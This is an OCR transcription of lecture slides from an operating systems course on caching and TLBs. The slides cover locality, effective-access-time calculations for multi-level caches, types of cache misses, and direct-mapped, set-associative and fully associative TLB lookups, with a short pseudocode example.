
Caching and TLBs

Xin Liu

Operating Systems

COP 4610

Memory Architecture



Caching

- Stores copies of data at places that can be accessed more quickly than accessing the original
    - Speeds up access to frequently used data
    - At a cost: slows down the infrequently used data

Caching in Memory Hierarchy

- Provides the illusion of TB storage
  - With register access time

		Access Time	Size	Cost
Primary memory	Registers	1 clock cycle	~500 bytes	On chip
	Cache (L1/L2)	1-2 clock cycles	< 10 MB	
	Main memory	1-4 clock cycles	< 64 GB	$3/GB
Secondary memory	SSD	25-100 μsec	< 2 TB	$60/TB
	Disk	5-10 msec	< 16 TB	$10/TB

Caching in Memory Hierarchy

- Exploits two hardware characteristics
  - Smaller memory provides faster access times
  - Large memory provides cheaper storage per byte
- Puts frequently accessed data in small, fast, and expensive memory
- Assumption: non-random program access behaviors

Locality in Access Patterns

- ***Temporal locality:*** recently referenced locations are more likely to be referenced soon
  - e.g., files
- ***Spatial locality:*** referenced locations tend to be clustered
  - e.g., listing all files under a directory

Caching

- Does not work well for programs with little localities
  - e.g., scanning the entire disk
    - Leaves behind cache content with no localities (***cache pollution***)

Generic Issues in Caching

- Effective metrics
  - ***Cache hit:*** a lookup is resolved by the content stored in cache
  - ***Cache miss:*** a lookup is resolved elsewhere
- Effective access time

  = P(hit)*(hit_cost) + P(miss)*(miss_cost)

Effective Access Time

- Cache hit rate: 99%
  - Cost of checking: 2 clock cycles
- Cache miss rate: 1%
  - Cost of going elsewhere: 4 clock cycles
- Effective access time:
  - 99%*2 + 1%*(2 + 4)

    = 1.98 + 0.06 = **2.04 (clock cycles)**

Another Example of Effective Access Time

	Access time	Cache hit rate
L1 cache	1 clock cycle	50%
L2 cache	2 clock cycles	50%
Memory	4 clock cycles	100%

- Effective access time = T_{L1}

  = P_{hit}*$cost_{hit}$ + P_{miss}*$cost_{miss}$

Another Example of Effective Access Time

	Access time	Cache hit rate
L1 cache	1 clock cycle	50%
L2 cache	2 clock cycles	50%
Memory	4 clock cycles	100%

- Effective access time = T_{L1}

  $= P_{hit}*cost_{hit} + P_{miss}*cost_{miss}$

  $= P_{L1\_hit}*cost_{L1\_hit} + P_{L1\_miss}*cost_{L1\_miss}$

  $= 1/2*(1\text{ cc}) + 1/2*cost_{L1\_miss}$

  $= 1/2*(1\text{ cc}) + 1/2*(1\text{ cc} + T_{L2})$

Another Example of Effective Access Time

	Access time	Cache hit rate
L1 cache	1 clock cycle	50%
L2 cache	2 clock cycles	50%
Memory	4 clock cycles	100%

- T_{L2}
  $= P_{hit}*cost_{hit} + P_{miss}*cost_{miss}$
  $= P_{L2\_hit}*cost_{L2\_hit} + P_{L2\_miss}*cost_{L2\_miss}$
  $= 1/2*(2\ cc) + 1/2*cost_{L2\_miss}$
  $= 1/2*(2\ cc) + 1/2*(2\ cc + 4\ cc) = 1 + 3 = 4$

Another Example of Effective Access Time

	Access time	Cache hit rate
L1 cache	1 clock cycle	50%
L2 cache	2 clock cycles	50%
Memory	4 clock cycles	100%

- Effective access time = T_{L1}


  = 1/2*(1 cc) + 1/2*(1 cc + T_{L2})

  = 1/2*(1 cc) + 1/2*(1 cc + 4 cc)

  = 1/2 + 5/2 = 6/2 = 3


Another Example of Effective Access Time

	Access time	Cache hit rate
L1 cache	1 clock cycle	50%
L2 cache	2 clock cycles	50%
Memory	4 clock cycles	100%



Another Example of Effective Access Time

- Effective access time = 1/2*1
  + 1/2*1/2(1 + 2)
  + 1/2*1/2*1*(1 + 2 + 4)



Another Example of Effective Access Time

- Effective access time = 1/2*1
  + 1/2*1/2(1 + 2)
  + 1/2*1/2*1*(1 + 2 + 4)
  = 2/4 + 3/4 + 7/4
  = 12/4 = 3

Another Example of Effective Access Time

- Bottom up approach
  - Effective access time of memory

    = 4*100% = 4
  - Effective access time of memory w/ L2 cache

    = 1/2*2 +1/2*(2 + 4) = 1/2 + 6/2 = 4
  - Effective access time of memory w/ L1/L2 caches

    = 1/2*1 + 1/2(1 + 4)

    = 1/2 + 5/2 = 6/2 = 3

Reasons for Cache Misses

- ***Compulsory misses:*** data brought into the cache for the first time
  - e.g., booting
- ***Capacity misses:*** caused by the limited size of a cache
  - A program may require a hash table that exceeds the cache capacity
    - Random access pattern
    - No caching policy can be effective

Reasons for Cache Misses

- ***Misses due to competing cache entries:*** a cache entry assigned to two pieces of data
  - When both active
  - Each will preempt the other
- ***Policy misses:*** caused by cache replacement policy, which chooses which cache entry to replace when the cache is full

C-3P0?

- Compulsory misses
- Capacity misses
- Competing cache entries
- Policy misses


Design Issues of Caching

- How is a cache entry lookup performed?
- Which cache entry should be replaced when the cache is full?
- How to maintain consistency between the cache copy and the real data?

Caching Applied to Address Translation

- Process references the same page repeatedly
  - Translating each virtual address to physical address is wasteful
- ***Translation lookaside buffer (TLB)***
  - Tracks frequently used translations
  - Avoids translations in the common case

Caching Applied to Address Translation



Example of the TLB Content

Virtual page number (VPN)	Physical page number (PPN)	Control bits
2	1	Valid, rw
-	-	Invalid
0	4	Valid, rw

TLB Lookups

- Sequential search of the TLB table
- ***Direct mapping:*** assigns each virtual page to a specific slot in the TLB
  - e.g., use upper bits of VPN to index TLB

Direct Mapping

```
if (TLB[UpperBits(vpn)].vpn == vpn) {
   return TLB[UpperBits(vpn)].ppn;
} else {
   ppn = PageTable[vpn];
   TLB[UpperBits(vpn)].control = INVALID;
   TLB[UpperBits(vpn)].vpn = vpn;
   TLB[UpperBits(vpn)].ppn = ppn;
   TLB[UpperBits(vpn)].control = VALID | RW
   return ppn;
}
```


Direct Mapping

- When use only high order bits
    - Two pages may compete for the same TLB entry
        - May toss out needed TLB entries
- When use only low order bits
    - TLB reference will be clustered
        - Failing to use full range of TLB entries
- Common approach: combine both


TLB Lookups

- Sequential search of the TLB table
- ***Direct mapping:*** assigns each virtual page to a specific slot in the TLB
  - e.g., use upper bits of VPN to index TLB
- ***Set associativity:*** uses N TLB banks to perform lookups in parallel


Two-Way Associative Cache



Two-Way Associative Cache



Two-Way Associative Cache




If miss, translate and replace one of the entries


TLB Lookups

- ***Direct mapping:*** assigns each virtual page to a specific slot in the TLB
  - e.g., use upper bits of VPN to index TLB
- ***Set associativity:*** use N TLB banks to perform lookups in parallel
- ***Fully associative cache:*** allows looking up all TLB entries in parallel


Fully Associative Cache



Fully Associative Cache



Fully Associative Cache



If miss, translate and replace one of the entries

